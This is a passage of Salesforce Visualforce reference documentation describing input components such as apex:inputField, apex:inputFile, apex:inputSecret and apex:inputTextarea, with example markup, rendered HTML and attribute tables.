        <apex:column value="{!o.account.name}"/>
        <apex:column headerValue="Private?">
            <apex:inputCheckbox value="{!o.isprivate}"/>
        </apex:column>
        </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

The example renders the following HTML:

```
<!-- allows you to change the privacy option of your opportunity -->
<form id="j_id0:changePrivacyForm" name="j_id0:changeStatusForm" method="post"
    action="/apex/sandbox" enctype="application/x-www-form-urlencoded">
    <!-- opening div tags -->
    <table border="0" cellpadding="0" cellspacing="0">
        <tr>
   <td class="pbTitle"> </td>
            <td id="j_id0:changePrivacyForm:j_id1:j_id29" class="pbButton">
                <input type="submit"
                    name="j_id0:changePrivacyForm:j_id1:j_id29:j_id30"
                    value="Save" class="btn"/>
            </td>
        </tr>
    </table>

    <div class="pbBody">
        <table class="list" border="0" cellpadding="0" cellspacing="0">
            <colgroup span="3"/>
            <thead>
                <tr class="headerRow ">
                    <th class="headerRow  " scope="col">Opportunity Name</th>
                    <th class="headerRow " scope="col">Account Name</th>
                    <th class="headerRow  " scope="col">Privacy?</th>
                </tr>
            </thead>

            <tbody>
                <tr class="dataRow even  first ">
                    <td class="dataCell"><span>Burlington Textiles Weaving Plant
Generator</span></td>
                    <td class="dataCell"><span>Burlington Textiles Corp of
America</span></td>
                    <td class="dataCell"><input type="checkbox"
name="j_id0:changePrivacyForm:j_id1:j_id31:0:j_id35" checked="checked" /></td>
                </tr>

                <tr class="dataRow odd last ">
                    <td class="dataCell"><span>Edge Emergency Generator</span></td>
                    <td class="dataCell"><span>Edge Communications</span></td>
                    <td class="dataCell"><input type="checkbox"
name="j_id0:changePrivacyForm:j_id1:j_id31:0:j_id35" checked="checked" /></td>
                </tr>
            </tbody>
        </table>
    </div>
    <!-- closing div tags -->
</form>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the checkbox in focus. When the checkbox is in focus, a user can select or deselect the checkbox value.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether this checkbox should be displayed in a disabled state. If set to true, the checkbox appears disabled. If not specified, this value defaults to false.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the checkbox component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.		11.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the checkbox.		10.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the checkbox field.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the checkbox.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the checkbox twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the checkbox.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the checkbox.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the checkbox.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects the checkbox.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this checkbox is a required field. If set to true, the user must specify a value for this checkbox. If not selected, this value defaults to false.		10.0	global
selected	Boolean	A Boolean value that specifies whether this checkbox should be rendered in its "checked" state. If not selected, this value defaults to false.		10.0	global
style	String	The style used to display the inputCheckbox component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the inputCheckbox component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this checkbox is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this checkbox. For example, if the name of the associated variable in the controller class is myCheckbox, use value="{!myCheckbox}" to reference the variable.		10.0	global

SEE ALSO:

apex:input

apex:inputField

An HTML input element for a value that corresponds to a field on a Salesforce object. The `<apex:inputField>` component respects the attributes of the associated field, including whether the field is required or unique, and the user interface widget to display to get input from the user. For example, if the specified `<apex:inputField>` component is a date field, a calendar input widget is displayed. When used in an `<apex:pageBlockSection>`, `<apex:inputField>` tags automatically display with their corresponding output label.

Consider the following when using DOM events with this tag:

- For lookup fields, mouse events fire on both the text box and graphic icon.
- For multi-select picklists, all events fire, but the DOM ID is suffixed with `_unselected` for the left box, `_selected` for the right box, and `_right_arrow` and `_left_arrow` for the graphic icons.
- For rich text areas, no events fire.

Note:

- Read-only fields, and fields for certain Salesforce objects with complex automatic behavior, such as `Event.StartDateTime` and `Event.EndDateTime`, don't render as editable when using `<apex:inputField>`. Use a different input component such as `<apex:inputText>` instead.
- An `<apex:inputField>` component for a rich text area field can't be used for image uploads in Site.com sites, Salesforce Sites, or Visualforce sites due to security constraints. If you want to enable users to upload image files in either of those contexts, use an `<apex:inputFile>` component.
- If custom help is defined for the field in Setup, the field must be a child of an `<apex:pageBlock>` or `<apex:pageBlockSection>`, and the Salesforce page header must be displayed for the custom help to appear on your Visualforce page. To override the display of custom help, use the `<apex:inputField>` in the body of an `<apex:pageBlockSectionItem>`.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<input>` tag.

Example

```
<!-- For this example to render fully, associate the page
with a valid account record in the URL.
For example: https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53 -->

<apex:page standardController="Account">
    <apex:form>
        <apex:pageBlock title="My Content" mode="edit">
            <apex:pageBlockButtons>
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection title="My Content Section" columns="2">
                <apex:inputField value="{!account.name}"/>
                <apex:inputField value="{!account.site}"/>
                <apex:inputField value="{!account.type}"/>
                <apex:inputField value="{!account.accountNumber}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the inputField component to be referenced by other components in the page.		10.0	global
`ignoreEditPermissionForRendering`	Boolean	If set to true, users can edit the field even when the underlying permission on the object doesn't allow edits. This override affects all users but is intended for guest users. This attribute works only with a custom controller in without sharing mode. Users must have entity read permissions and field-level security read access for the object. This attribute bypasses entity edit permissions and field-level security edit checks, so any form field that uses `<apex:inputField>` with this attribute is open for edit. To validate fields or block edit access when using this attribute, use additional checks in the page's custom Apex controller. Warning: Salesforce is not responsible for any exposure of your data to unauthenticated users based on this change from default settings.		49.0	global
`label`	String	A text value that allows you to override the default label that is displayed for the field. You can set label to an empty string to hide the label on forms. Setting it to null is an error.		23.0	
`list`	Object	A list of auto-complete values to be added to an HTML `<datalist>` block associated with the input field. The `list` attribute is specified as either a comma-delimited static string or a Visualforce expression. An expression can resolve to either a comma-delimited string, or a list of objects. List elements can be any data type, as long as that type can be coerced to a string, either as an Apex language feature or via a `toString()` method.		29.0	
`onblur`	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off the field.		12.0	global
`onchange`	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the field.		12.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the field.		12.0	global
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the field twice.		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the field.		12.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		12.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		12.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		12.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		12.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		12.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the field.		12.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the field.		12.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		12.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects a checkbox associated with this field.		12.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this inputField is a required field. If set to true, the user must specify a value for this field. If not selected, this value defaults to false. If this input field displays a custom object name, its value can be set to nil and won't be required unless you set this attribute to true. The same doesn't apply to standard object names, which are always required regardless of this attribute.		10.0	global
showDatePicker	Boolean	Whether to use the Visualforce date picker for this field, or suppress it in favor of a browser-based date picker. This attribute only affects date and datetime fields, and activating a browser-based type-appropriate selection widget requires the `type` attribute be set to one of these date- or time-compatible types: • date • datetime		29.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		- datetime-local - month - week - time			
`style`	String	The CSS style used to display the inputField component. This attribute may not work for all values. If your text requires a class name, use a wrapping span tag.		12.0	global
`styleClass`	String	The CSS style class used to display the inputField component. This attribute may not work for all values. If your text requires a class name, use a wrapping span tag.		12.0	global
`taborderhint`	Integer	A hint to indicate the relative order in which this field is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer from 1 through 3276, with component 1 being the first component that is selected when a user presses the Tab key.		23.0	
`type`	String	The HTML5 `type` attribute to add to the generated `<input>` element. Valid `type` values are: - auto - date - datetime - datetime-local - month - week - time - email - number - range - search - tel - text - url		29.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
value	Object	An expression that references the Salesforce field to associate with this inputField. For example, if you want to display an input field for an account's name field, use value="{!account.name}". You can't associate an inputField with a formula field of type currency if your organization is using dated exchange rates.		10.0	global

SEE ALSO:

- *Community Cloud Practice Blog*: Guest User Record Access Development Best Practices
- apex:input
- Displaying Record Types
- Using Input Components in a Page

apex:inputFile

A component that creates an input field to upload a file.

Note: The maximum file size that can be uploaded via Visualforce is 10 MB.

Example

```
<!-- Upload a file and put it in your personal documents folder-->

<!-- Page: -->
<apex:page standardController="Document" extensions="documentExt">
    <apex:messages />
    <apex:form id="theForm">
      <apex:pageBlock>
          <apex:pageBlockSection>
            <apex:inputFile value="{!document.body}" filename="{!document.name}"/>
            <apex:commandButton value="Save" action="{!save}"/>
          </apex:pageBlockSection>
       </apex:pageBlock>
    </apex:form>
</apex:page>

/*** Controller ***/
public class documentExt {
    public documentExt(ApexPages.StandardController controller) {
        Document d = (Document) controller.getRecord();
        d.folderid = UserInfo.getUserId(); //this puts it in My Personal Documents
    }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`accept`	String	Comma-delimited set of content types. This list can be used by the browser to limit the set of file options that is made available for selection. If not specified, no content type list will be sent and all file types will be accessible.		14.0	
`accessKey`	String	The keyboard access key that puts the component in focus.		14.0	
`alt`	String	An alternate text description of the component.		14.0	
`contentType`	String	String property that stores the uploaded file's content type.		14.0	
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		14.0	
`disabled`	Boolean	A Boolean value that specifies whether this component should be displayed in a disabled state. If set to true, the component appears disabled. If not specified, this value defaults to false.		14.0	
`fileName`	String	String property that stores the uploaded file's name.		14.0	
`fileSize`	Integer	Integer property that stores the uploaded file's size.		14.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information, see the W3C specification on this attribute: http://www.w3.org/TR/REC-html40/struct/dirlang.html		14.0	
`onblur`	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the component.		14.0	
`onchange`	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the component field.		14.0	
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the component.		14.0	
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the component twice.		14.0	
`onfocus`	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the component.		14.0	
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		14.0	
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		14.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		14.0	
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		14.0	
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		14.0	
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the component.		14.0	
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the component.		14.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
required	Boolean	A Boolean value that specifies whether this component is a required field. If set to true, the user must specify a value for this component. If not selected, this value defaults to false.		14.0	
size	Integer	Size of the file selection box to be displayed.		14.0	
style	String	The style used to display the component, used primarily for adding inline CSS styles.		14.0	
styleclass	String	The style class used to display the component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		14.0	
tabindex	Integer	The order in which this component is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		14.0	
title	String	The text displayed next to the component when the mouse hovers over it.		14.0	
value	Blob	A merge field that references the controller class variable that is associated with this component. For example, if the name of the associated variable in the controller class is myInputFile, use value="#{myInputFile}" to reference the variable.	Yes	14.0	

SEE ALSO:

apex:input

apex:inputHidden

An HTML input element of type hidden, that is, an input element that is invisible to the user. Use this component to pass variables from page to page.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<input>` tag.

Example

```
<apex:inputHidden value="{!inputValue}" id="theHiddenInput"/>
```

The example renders the following HTML:

```
<input id="theHiddenInput" type="hidden" name="theHiddenInput" />
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the inputHidden component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.		11.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this inputHidden field is a required field. If set to true, the a value must be specified for this field. If not selected, this value defaults to false.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`value`	Object	A merge field that references the controller class variable that is associated with this hidden input field. For example, if the name of the associated variable in the controller class is myHiddenVariable, use value="{!myHiddenVariable}" to reference the variable.		10.0	global

SEE ALSO:

- apex:input
- Using Input Components in a Page

apex:inputSecret

An HTML input element of type password. Use this component to get user input for a controller method that does not correspond to a field on a Salesforce object, for a value that is masked as the user types.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<input>` tag.

Example

```
<apex:inputSecret value="{!inputValue}" id="theSecretInput"/>
```

The example renders the following HTML:

```
<input id="theSecretInput" type="password" name="theSecretInput" value="" />
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`accesskey`	String	The keyboard access key that puts the field in focus. When the field is in focus, a user can enter a value.		10.0	global
`alt`	String	An alternate text description of the field.		10.0	global
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`disabled`	Boolean	A Boolean value that specifies whether this field should be displayed in a disabled state. If set to true, the field appears disabled. If not specified, this value defaults to false.		10.0	global
`id`	String	An identifier that allows the checkbox component to be referenced by other components in the page.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.		11.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
maxlength	Integer	The maximum number of characters that a user can enter for this field, expressed as an integer.		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the field.		10.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the field.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the field.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the field twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the field.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the field.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the field.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects text in the field.		10.0	global
readonly	Boolean	A Boolean value that specifies whether this field is rendered as read-only. If set to true, the field value cannot be changed. If not selected, this value defaults to false.		10.0	global
redisplay	Boolean	A Boolean value that specifies whether a previously entered password is rendered in this form. If set to true, the previously entered value is displayed with its mask. If not specified, this value defaults to false.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this field is a required field. If set to true, the user must specify a value for this field. If not selected, this value defaults to false.		10.0	global
size	Integer	The width of the field, as expressed by the number of characters that can display at a time.		10.0	global
style	String	The style used to display the inputSecret component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the inputSecret component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this field is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this field. For example, if the name of the associated variable in the controller class is myPasswordField, use value="{!myPasswordField}" to reference the variable.		10.0	global

SEE ALSO:

apex:input

Using Input Components in a Page

apex:inputText

An HTML input element of type text. Use this component to get user input for a controller method that does **not** correspond to a field on a Salesforce object.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

This component doesn't use Salesforce styling. Also, since it doesn't correspond to a field, or any other data on an object, custom code is required to use the value the user enters.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<input>` tag.

Example

```
<apex:inputText value="{!inputValue}" id="theTextInput"/>
```

The example above renders the following HTML:

```
<input id="theTextInput" type="text" name="theTextInput" />
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the field in focus. When the text box is in focus, a user can select or deselect the field value.		10.0	global
alt	String	An alternate text description of the field.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether this text box should be displayed in a disabled state. If set to true, the text box appears disabled. If not specified, this value defaults to false.		10.0	global
id	String	An identifier that allows the field component to be referenced by other components in the page.		10.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`list`	Object	A list of auto-complete values to be added to an HTML `<datalist>` block associated with the input field. The `list` attribute is specified as either a comma-delimited static string or a Visualforce expression. An expression can resolve to either a comma-delimited string, or a list of objects. List elements can be any data type, as long as that type can be coerced to a string, either as an Apex language feature or via a `toString()` method.		29.0	
`maxlength`	Integer	The maximum number of characters that a user can enter for this field, expressed as an integer.		10.0	global
`onblur`	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the field.		10.0	global
`onchange`	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the field.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the field.		10.0	global
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the field twice.		10.0	global
`onfocus`	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the field.		10.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
`onkeyup`	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
`onmousedown`	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
`onmousemove`	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
`onmouseout`	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the field.		10.0	global
`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the field.		10.0	global
`onmouseup`	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`required`	Boolean	A Boolean value that specifies whether this field is a required field. If set to true, the user must specify a value for this field. If not selected, this value defaults to false.		10.0	global
`size`	Integer	The width of the input field, as expressed by the number of characters that can display at a time.		10.0	global
`style`	String	The style used to display the inputText component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the inputText component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`tabindex`	String	The order in which this field is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
`value`	Object	A merge field that references the controller class variable that is associated with this field. For example, if the name of the associated variable in the controller class is myTextField, use value="{!myTextField}" to reference the variable.		10.0	global

SEE ALSO:

apex:input

Using Input Components in a Page

apex:inputTextarea

A text area input element. Use this component to get user input for a controller method that does not correspond to a field on a Salesforce object, for a value that requires a text area.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<textarea>` tag.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid contract record in the URL.
For example, if 001D000000IRt53 is the contract ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Contract">
    <apex:form id="changeDescription">
    <apex:pageBlock>
        <p>Current description: {!contract.description}</p>
        <p>Change description to:</p>
        <apex:inputTextarea id="newDesc" value="{!contract.description}"/><p/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:pageBlock>
    </apex:form>
</apex:page>
```

The example above renders the following HTML:

```
<!-- changes the value of {!contract.description} on save -->

<form id="j_id0:changeDescription" name="j_id0:changeDescription" method="post"
action="/apex/sandbox" enctype="application/x-www-form-urlencoded">
    <input type="hidden" name="j_id0:changeDescription" value="j_id0:changeDescription"
/>
    <!-- opening div tags -->
          <p>Current description: To facilitate better deals</p>
          <p>Change description to:</p>
             <textarea id="j_id0:changeDescription:j_id1:newDesc"
name="j_id0:changeDescription:j_id1:newDesc"/>
          <input type="submit" name="j_id0:changeDescription:j_id1:j_id4" value="Save"
class="btn" />
    <!-- closing div tags -->
</form>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the text area in focus. When the text area is in focus, a user can enter a value.		10.0	global
cols	Integer	The width of the field, as expressed by the number of characters that can display in a single row at a time.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
disabled	Boolean	A Boolean value that specifies whether this text area should be displayed in a disabled state. If set to true, the text area appears disabled. If not specified, this value defaults to false.		10.0	global
id	String	An identifier that allows the checkbox component to be referenced by other components in the page.		10.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the text area.		10.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the text area.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the text area.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the text area twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the text area.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the text area.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the text area.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`onselect`	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects text in the text area.		10.0	global
`readonly`	Boolean	A Boolean value that specifies whether this text area should be rendered as read-only. If set to true, the text area value cannot be changed. If not selected, this value defaults to false.		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`required`	Boolean	A Boolean value that specifies whether this text area is a required field. If set to true, the user must specify a value for this text area. If not selected, this value defaults to false.		10.0	global
`richText`	Boolean	A Boolean value that specifies whether this text area should save as rich text or plain text. If set to true, the value saves as rich text. If not selected, this value defaults to false.		10.0	global
`rows`	Integer	The height of the text area, as expressed by the number of rows that can display at a time.		10.0	global
`style`	String	The style used to display the text area component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the text area component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`tabindex`	String	The order in which this text area is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
`value`	Object	A merge field that references the controller class variable that is associated with this text area. For example, if the name of the associated variable in the controller class is myLongDescription, use value="{!myLongDescription}" to reference the variable.		10.0	global

SEE ALSO:

- apex:input
- Using Input Components in a Page

apex:insert

A template component that declares a named area that must be defined by an `<apex:define>` component in another Visualforce page. Use this component with the `<apex:composition>` and `<apex:define>` components to share data between multiple pages.

Example

```
<!-- Page: composition -->
<!-- This page acts as the template. Create it first, then the page below.  -->
<apex:page>
